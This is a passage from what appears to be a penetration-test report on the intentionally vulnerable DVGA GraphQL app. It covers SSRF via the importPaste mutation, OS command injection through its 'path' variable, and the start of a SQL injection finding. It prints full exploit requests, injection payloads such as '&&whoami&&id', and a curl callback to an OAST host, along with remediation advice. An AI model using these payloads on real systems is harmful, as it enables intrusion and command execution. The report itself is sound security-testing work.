- Avoid shell interpretation when executing legitimate system utilities.
- Apply appropriate authorization controls to the `systemDiagnostics` functionality.
- Make sure the diagnostic functionality is not exposed to users who do not require it.
- Run the application with the minimum operating-system privileges required.
- Restrict unnecessary outbound network access from the application environment.
- Log access to administrative diagnostic functionality and monitor for suspicious command-execution attempts.

References

- CWE-78 - Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)
- https://cwe.mitre.org/data/definitions/78.html
- OWASP Top 10 2021: A03 - Injection
- https://owasp.org/Top10/A03_2021-Injection/

Finding 06

DVGA-006. Server-Side Request Forgery (SSRF) via importPaste GraphQL Mutation

Severity

High

CVSS Score: 7.5 (High)

Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSS Base Score:	7.5
Impact Subscore:	3.6
Exploitability Subscore:	3.9
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	7.5

CWE

CWE-918 - Server-Side Request Forgery (SSRF)

OWASP Mapping

- OWASP Top 10 2021: A10. Server-Side Request Forgery (SSRF)
- OWASP API Security Top 10 2023: API7. Server Side Request Forgery

Affected Endpoints

- `POST /graphql`
- GraphQL Mutation: `importPaste`

Description

Import Paste Functionality Testing with a hypothesis of SSRF

Pastebin link to use:

```
https://pastebin.com/raw/m6GHCKJ2
```

First, let's see how the normal Import Paste functionality works.

Backend Normal Request

```
POST /graphql HTTP/2
Host: merlin-declivitous-crowdedly.ngrok-free.dev
Cookie: chat_session_id=ac1813ce-74a0-4f9f-a7b5-e4b9caafeb6a;
abuse_interstitial=merlin-declivitous-crowdedly.ngrok-free.dev;
env=graphiql:disable
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:154.0)
Gecko/20100101 Firefox/154.0
Accept: application/json
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer:
https://merlin-declivitous-crowdedly.ngrok-free.dev/import_paste
Content-Type: application/json
Content-Length: 303
Origin: https://merlin-declivitous-crowdedly.ngrok-free.dev
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{"query":"mutation ImportPaste ($host: String!, $port: Int!, $path:
String!, $scheme: String!) {
        importPaste(host: $host, port: $port, path: $path, scheme:
$scheme) {
```

```
              result
            }

}","variables":{"host":"pastebin.com","port":443,"path":"/raw/m6GHCKJ2","
scheme":"https"}}
```

Response

```
HTTP/2 200 OK
Content-Type: application/json
Date: Mon, 31 Aug 2026 15:44:32 GMT
Ngrok-Agent-Ips: X
Content-Length: 61

{"data":{"importPaste":{"result":"Damn Vulnerable GraphQL"}}}
```

Well, see the `host`, `port`, `path`, and `scheme` variable values?

The important thing here is that these values are being passed by the client to the `importPaste` mutation. The backend then uses them to fetch the requested resource.

So, let's change the `host` value and see whether the backend will make a request to a host controlled by us.

Collaborator Link

```
2hkk95d2i7f8k6pvy422fbardija70vp.oastify.com
```

My Changed Request

I changed the `host` value from `pastebin.com` to my Collaborator/OAST domain while keeping the port, path and scheme valid.

```
    POST /graphql HTTP/2
    Host: merlin-declivitous-crowdedly.ngrok-free.dev
    Cookie: chat_session_id=ac1813ce-74a0-4f9f-a7b5-e4b9caafeb6a;
abuse_interstitial=merlin-declivitous-crowdedly.ngrok-free.dev;
env=graphiql:disable
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:154.0)
Gecko/20100101 Firefox/154.0
    Accept: application/json
    Accept-Language: en-US,en;q=0.9
    Accept-Encoding: gzip, deflate, br
    Referer:
https://merlin-declivitous-crowdedly.ngrok-free.dev/import_paste
    Content-Type: application/json
    Content-Length: 323
    Origin: https://merlin-declivitous-crowdedly.ngrok-free.dev
    Sec-Fetch-Dest: empty
    Sec-Fetch-Mode: cors
    Sec-Fetch-Site: same-origin
    Priority: u=0
    Te: trailers

    {"query":"mutation ImportPaste ($host: String!, $port: Int!, $path:
String!, $scheme: String!) {
            importPaste(host: $host, port: $port, path: $path, scheme:
$scheme) {
              result
            }

}","variables":{"host":"2hkk95d2i7f8k6pvy422fbardija70vp.oastify.com","po
rt":443,"path":"/","scheme":"https"}}
```

Response

```
    HTTP/2 200 OK
    Content-Type: application/json
    Date: Mon, 31 Aug 2026 15:47:13 GMT
    Ngrok-Agent-Ips: X
    Content-Length: 93


{"data":{"importPaste":{"result":"<html><body>akdwpxxptxqxz11wq51n8vzjkgi
```

```
gz</body></html>"}}
```

Here, the application returned the HTML content from my Collaborator/OAST server.

This confirms that the backend is actually making the request to the host supplied in the `host` variable instead of restricting the request to the intended Pastebin host.

So, SSRF is present in `/graphql`, and more specifically in the `importPaste` mutation.

Steps to Reproduce

1. Go to the `/import_paste` functionality.
2. Observe the request sent to the GraphQL `/graphql` endpoint.
3. Identify the following user-controlled variables in the `importPaste` mutation:

```
host
port
path
 scheme
```


4. Send the normal request using:

```
host: pastebin.com
port: 443
path: /raw/m6GHCKJ2
scheme: https
```

5. Confirm that the application fetches the Pastebin content and returns:

```
Damn Vulnerable GraphQL
```


6. Now replace the `host` value with an attacker-controlled Collaborator/OAST domain:




```
2hkk95d2i7f8k6pvy422fbardija70vp.oastify.com
```

7. Send the modified request.

8. The application makes the request to the attacker-controlled host and returns the response received from that server.



9. This confirms that the attacker can control where the backend makes the outbound request.

Impact

An attacker can control the destination of a request made by the backend through the `importPaste` mutation.**Depending on the network access available to the application server, this could potentially be abused to:**

- Make requests to attacker-controlled external servers.
- Access internal services that are not directly accessible from the Internet.
- Probe internal network resources.
- Potentially access cloud metadata services if they are reachable from the server.
- Use the application server to make requests on behalf of the attacker.

The current testing confirms the SSRF condition by making the backend connect to an attacker-controlled OAST server.

Root Cause

The `importPaste` mutation accepts the destination through client-controlled parameters:

```
host
port
path
 scheme
```

There does not appear to be sufficient validation restricting the request to the intended Pastebin service.

Because the `host` value can be changed to an arbitrary domain, an attacker can redirect the server-side request to another destination.

Evidence

```
evidence/DVGA-006-SSRF-via-importPaste/
```

Risk Rating

High

Remediation

- Restrict `importPaste` to trusted/allowlisted domains instead of allowing arbitrary hosts.
- Validate the `host`, `port`, `path`, and `scheme` values before making the request.
- Block requests to localhost, private IP addresses, link-local addresses, and other internal/reserved address ranges.
- Validate DNS resolution and make sure the resolved IP is not an internal or restricted address.
- Restrict outbound network access from the application server where possible.
- Only allow the protocols and ports that are actually required by the functionality.

References

- CWE-918 — Server-Side Request Forgery (SSRF)
- https://cwe.mitre.org/data/definitions/918.html
- OWASP Top 10 2021: A10 — Server-Side Request Forgery (SSRF)
- https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
- OWASP API Security Top 10 2023: API7 — Server Side Request Forgery
- https://owasp.org/API-Security/editions/2023/en/0xa7-server-side-request-forgery/

Finding 07

DVGA-007. OS Command Injection via ImportPaste `path` Variable

Severity

Critical

CVSS Score: 9.8(Critical)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score:	9.8
Impact Subscore:	5.9
Exploitability Subscore:	3.9
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	9.8

CWE

CWE-78 - Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

OWASP Mapping

- OWASP Top 10 2021: A03 - Injection

Affected Endpoint

- `POST /graphql`

Affected Operation

- `ImportPaste`


Affected Variable


- `path`

Description

While I was scanning the application using automated tools like `sqlmap` and other tools, suddenly I saw a variable value: `path`. What specially caught my attention was that it was using escape sequences to put `/` at first.

This somehow drew my attention, so I used OS command injection payloads and placed the following payload in the `path` variable:






```
"path":"\\/raw/m6GHCKJ2&&whoami&&id"
```

The application processed the payload and returned the output of the injected commands in the response:

```
Damn Vulnerable GraphQLdvga
uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)
```

The response clearly shows that the `whoami` and `id` commands were executed on the server.

After confirming this, I took another Burp hit and tested the same `path` variable with an OAST callback:

```
"path":"\\/raw/m6GHCKJ2&&curl
w63cil11ytc8qwvtg4nkqt3u9lfc32rr.oastify.com"
```

The response was:

```
Damn Vulnerable
```

```
GraphQL<html><body>841b8pk676gxpd3z8v15tyzjjgigz</body></html>
```

This provided another confirmation that the injected `curl` command was executed from the server.

So, OS Command Injection (RCE) is successfully identified in the `/graphql` endpoint through the `path` variable of the `ImportPaste` mutation.


Proof of Concept

The affected GraphQL mutation is:

```
    mutation ImportPaste ($host: String!, $port: Int!, $path: String!,
$scheme: String!) {
        importPaste(host: $host, port: $port, path: $path, scheme:
$scheme) {
          result
          }
    }
```

Here, the testing was specifically focused on the `path` variable.

OS Command Injection Payload



I placed the following payload in the `path` variable:

```
"path":"\\/raw/m6GHCKJ2&&whoami&&id"
```

The important part of the payload was:

```
&&whoami&&id
```

The server returned:


```
HTTP/2 200 OK
Content-Type: application/json

{"data":{"importPaste":{"result":"Damn Vulnerable GraphQLdvga
uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)
"}}}
```

The output:

```
uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)
```

confirms that the injected commands were executed on the server under the `dvga` user.

OAST Confirmation



Taking a Burp hit, I then placed the following payload in the same `path` variable

```
    "path":"\\/raw/m6GHCKJ2&&curl
w63cil11ytc8qwvtg4nkqt3u9lfc32rr.oastify.com"
```

The server responded with:

```
    HTTP/2 200 OK
    Content-Type: application/json

    {"data":{"importPaste":{"result":"Damn Vulnerable
GraphQL<html><body>841b8pk676gxpd3z8v15tyzjjgigz</body></html>"}}}
```

The OAST interaction provided additional confirmation that the injected `curl` command was executed by the server.

Impact

This vulnerability allows an attacker to execute operating system commands through the `path` variable of the `ImportPaste` mutation.

Because the commands are executed on the server, an attacker could potentially:

- Execute arbitrary commands with the privileges of the application process.
- Read files accessible to the application user.
- Access environment variables and potentially exposed secrets.
- Modify or delete files accessible to the application.
- Make outbound requests from the server.
- Use the command execution as a starting point for further attacks.
- Potentially compromise the underlying host depending on the privileges of the application process.

During testing, I was able to successfully execute `whoami` and `id` and obtain the server-side user and group information.

Evidence

All evidence for this finding is stored under:

```
evidence/DVGA-007-OS-Command-Injection-via-ImportPaste-path
```

Risk Rating

Critical

Remediation

The main issue is that the user-controlled `path` variable is being processed in a way that allows OS commands to be injected and executed.

The application should not pass the `path` value directly into an operating system command or shell.

Recommended fixes:

1. Do not directly concatenate the `path` value into a shell command.
2. Validate the `path` value against the expected path format.
3. Make sure shell metacharacters such as `&`, `&&`, `;`, `|`, `$()`, backticks, and newline characters cannot be interpreted as commands.

4. If operating system command execution is required, use a safe process execution method where arguments are passed separately instead of through a shell.

5. Run the application with only the minimum operating system privileges required.

6. Restrict unnecessary outbound network access from the application server where possible.

References

- CWE-78 - Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)
- https://cwe.mitre.org/data/definitions/78.html
- OWASP Top 10 2021: A03 - Injection
- https://owasp.org/Top10/A03_2021-Injection/

Finding 08

DVGA-008. SQL Injection via `pastes.filter`

Severity

Critical

CVSS Score: 9.1 (Critical)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
CVSS Base Score:	9.1
Impact Subscore:	5.2
Exploitability Subscore:	3.9
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	9.1

CWE

CWE-89: Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)

OWASP Mapping

- OWASP Top 10 2021: A03. Injection

Affected Endpoint

- `POST /graphql`

Affected GraphQL Operation

- `pastes`

Affected GraphQL Argument

- `pastes.filter`

Description

The `filter` argument of the `pastes` GraphQL operation is vulnerable to SQL Injection.

While testing different GraphQL operations, I was initially looking for command execution or database errors. During testing of the `pastes` operation, I noticed that supplying a single quote in the `filter` argument caused a SQLite syntax error.

The returned error also exposed the SQL query being executed by the application, showing that the supplied `filter` value was being directly incorporated into the SQL statement.

I then continued testing the parameter manually and confirmed that the SQL query could be manipulated using SQL comments, `ORDER BY`, and finally a UNION-based SQL Injection.

An 8-column UNION query was successfully executed, allowing attacker-controlled values to be returned through the GraphQL response. I was also able to retrieve the SQLite version and enumerate a table from the SQLite schema.

Steps to Reproduce

